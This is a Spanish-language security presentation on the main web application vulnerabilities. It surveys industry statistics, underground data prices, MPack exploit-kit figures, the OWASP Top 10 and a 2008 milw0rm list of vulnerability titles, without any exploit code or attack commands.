

# Principales vulnerabilidades en aplicaciones Web

Christian Martorella  
[Edge-security.com](http://Edge-security.com)



# #Whoami: Christian Martorella

- ✦ Cofundador Edge-security.com
- ✦ CISSP, CISM, CISA, OPST, OPSA
- ✦ Actualmente trabajando en 
- ✦ Presidente de las Conferencias F.I.S.T
- ✦ Miembro de OISSG
- ✦ <http://laramies.blogspot.com>



# Escenario actual

- ✦ El servicio más difundido y utilizado es WWW
- ✦ 75% de los ataques ocurren en las aplicaciones Web (Gartner)
- ✦ 3 de 4 servidores son vulnerables a los ataques web (Gartner)
- ✦ Cada 1500 líneas de código hay una vulnerabilidad (IBM)



# Escenario actual

- ✦ Aumento del uso de aplicaciones web en el día a día, Banca online, redes sociales, etc
- ✦ Web 2.0 añade mayor complejidad y nuevos vectores de ataque
- ✦ Los firewall permiten el paso de este servicio y no pueden hacer nada al respecto
- ✦ Punto de contacto con las bases de datos (\$\$)
- ✦ Cada vez los datos personales tienen más valor, y hay más interesados en ellos.



# Escenario actual

## Precio de los datos:

Item	Advertised Price (in US Dollars)
United States-based credit card with card verification value	\$1-\$6
United Kingdom-based credit card with card verification value	\$2-\$12
An identity (including US bank account, credit card, date of birth, and government issued identification number)	\$14-\$18
List of 29,000 emails	\$5
Online banking account with a \$9,900 balance	\$300
Yahoo Mail cookie exploit—advertised to facilitate full access when successful	\$3
Valid Yahoo and Hotmail email cookies	\$3
Compromised computer	\$6-\$20
Phishing Web site hosting—per site	\$3-5
Verified PayPal account with balance (balance varies)	\$50-\$500
Unverified PayPal account with balance (balance varies)	\$10-\$50
Skype account	\$12
World of Warcraft account—one month duration	\$10

**Table 3. Advertised prices of items traded on underground economy servers**

Source: Symantec Corporation



# Escenario actual

Ataques de phishing y fraude online (Launch pad, infection point)

MPack v0.99 stats

Server time/date snapshot: 8-Aug-2007 08:59:59 (United States)

[Clear Stat](#)

Exploit group	Attacked total	Attacked uniq
IE XP ALL	15565	15459
QuickTime	0	0
Win2000	627	625
Firefox	1260	1259
Opera7	6	6

Traffic	total	uniq
Total traff	17942	17809
Exploited	4737	3080
Loads count	1452	1394
Loader response	30.65%	45.26%
<b>Efficiency</b>	<b>8.09%</b>	<b>7.83%</b>

Browser	total	state
MSIE	16192	90.2%
Firefox	1260	7%
Netscape(mozilla)	323	1.8%
Opera	151	0.8%
Unknown	16	0.1%

Module	state
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF
Visual base	javascript

Country	Traff	Loads	Efficiency
<b>US - United states</b>	<b>12297</b> 68.5%	<b>980</b> 67.5%	<b>7.97%</b>
<b>FR - France</b>	<b>918</b> 5.1%	<b>53</b> 3.7%	<b>5.77%</b>
<b>CA - Canada</b>	<b>642</b> 3.6%	<b>33</b> 2.3%	<b>5.14%</b>
<b>CN - China</b>	<b>502</b> 2.8%	<b>12</b> 0.8%	<b>2.39%</b>
<b>DE - Germany</b>	<b>333</b> 1.9%	<b>19</b> 1.3%	<b>5.71%</b>
<b>GB - United kingdom</b>	<b>277</b> 1.5%	<b>17</b> 1.2%	<b>6.14%</b>
<b>JP - Japan</b>	<b>259</b> 1.4%	<b>15</b> 1%	<b>5.79%</b>


Connecting to



# Escenario actual -



## 4396 vulnerabilidades



- Web Applications
- Otras vulnerabilidades



# Escenario actual -



## **Vulnerabilidades más explotadas:**


PHP Remote File Inclusion

- SQL Injection
- Cross Site Scripting (XSS)
- Cross Site request forgery (CSRF)



# Escenario actual - WASC

Porcentaje de sitios vulnerable por tipo de vulnerabilidad



Web Application Security Consortium 2006



# Escenario actual - WASCO

Vulnerabilidades más comunes x clase



Web Application Security Consortium 2006



# Escenario actual - OWASP



- Open Web Application Security Project
- Cantidad de proyectos relacionados con la seguridad de aplicaciones web
- Uno de ellos el Top 10 de vulnerabilidades



# OWASP TOP 10



- Cross Site Scripting (XSS)
- Injection Flaws (SQL, LDAP)
- Malicious File Execution
- Insecure Direct Object Reference
- Cross Site Request Forgery (CSRF)



# OWASP TOP 10



- Information Leakage and Improper Error Handling
- Broken Authentication and Session Management
- Insecure Cryptographic Storage
- Insecure Communications
- Failure to Restrict URL Access



# Escenario actual


## MILWORM

[ web apps ]

-::DATE	-::DESCRIPTION	-::HITS		-::AUTHOR
2008-03-25	TopperMod 1.0 (mod.php) Local File Inclusion Vulnerability	854	R D	__GIReX__
2008-03-25	TopperMod 2.0 Remote SQL Injection Vulnerability	790	R D	__GIReX__
2008-03-25	Joomla Component alphacontent <= 2.5.8 (id) SQL Injection Vulnerability	1763	R D	cO2
2008-03-25	BolinOS 4.6.1 (LFI/XSS) Multiple Security Vulnerabilities	935	R D	DSecRG
2008-03-25	e107 Plugin My_Gallery 2.3 Arbitrary File Download Vulnerability	1331	R D	Jerome Athlas
2008-03-24	destar 0.2.2-5 Arbitrary Add Admin User Exploit	1251	R D	nonroot
2008-03-24	HIS-Webshop (his-webshop.pl t) Remote File Disclosure Vulnerability	1614	R D	Zero X
2008-03-24	PowerPHPBoard 1.00b Multiple Local File Inclusion Vulnerabilities	1701	R D	DSecRG
2008-03-24	PowerBook 1.21 (index.php page) Local File Inclusion Vulnerability	1216	R D	DSecRG
2008-03-24	phpBB Module XS-Mod 2.3.1 Local File Inclusion Vulnerability	1710	R D	bd0rk
2008-03-23	Joomla Component Cinema 1.0 Remote SQL Injection Vulnerability	2582	R D	S@BUN
2008-03-23	Joomla Component d3000 1.0.0 Remote SQL Injection Vulnerability	1498	R D	S@BUN
2008-03-23	destar 0.2.2-5 Arbitrary Add New User Exploit	1778	R D	nonroot
2008-03-23	Joomla Component rekry 1.0.0 (op_id) SQL Injection Vulnerability	2112	R D	Snlper456
2008-03-22	Cuteflow Bin 1.5.0 (login.php) Local File Inclusion Vulnerability	1907	R D	KnockOut
2008-03-22	PHP-Nuke Platinum 7.6.b.5 (dynamic_titles.php) SQL Injection Exploit	2864	R D	Inphex
2008-03-22	Joomla Components custompages 1.1 Remote File Inclusion Vulnerability	3242	R D	Snlper456
2008-03-21	XLPortal <= 2.2.4 (search) Remote SQL Injection Exploit	2002	R D	cOndemned
2008-03-21	PostNuke <= 0.764 Blind SQL Injection Exploit	1636	R D	The:Paradox
2008-03-21	D.E. Classifieds (cat_id) Remote SQL Injection Vulnerability	2286	R D	S@BUN
2008-03-21	RunCMS Module Photo 3.02 (cid) Remote SQL Injection Vulnerability	1736	R D	S@BUN
2008-03-21	phpAddressBook 2.11 Multiple Local File Inclusion Vulnerabilities	1669	R D	0x90
2008-03-20	ASPapp Knowledge Base Remote SQL Injection Vulnerability	1776	R D	xcorpitx
2008-03-20	RunCMS Module section (artid) Remote SQL Injection Vulnerability	1205	R D	Cr@zy_KIng
2008-03-19	PEEL CMS Admin Hash Extraction and Remote Upload Exploit	2903	R D	real
2008-03-19	Joomla Component Restaurante 1.0 (id) SQL Injection Vulnerability	3184	R D	S@BUN
2008-03-19	Mambo Component accombo 1.x (id) SQL Injection Vulnerability	1854	R D	S@BUN
2008-03-19	Joomla Component Alberghi <= 2.1.3 (id) SQL Injection Vulnerability	2117	R D	S@BUN
2008-03-19	Joomla Component joovideo 1.2.2 (id) SQL Injection Vulnerability	1834	R D	S@BUN
2008-03-19	ASPapp (links.asp CatId) Remote SQL Injection Vulnerability	2155	R D	xcorpitx

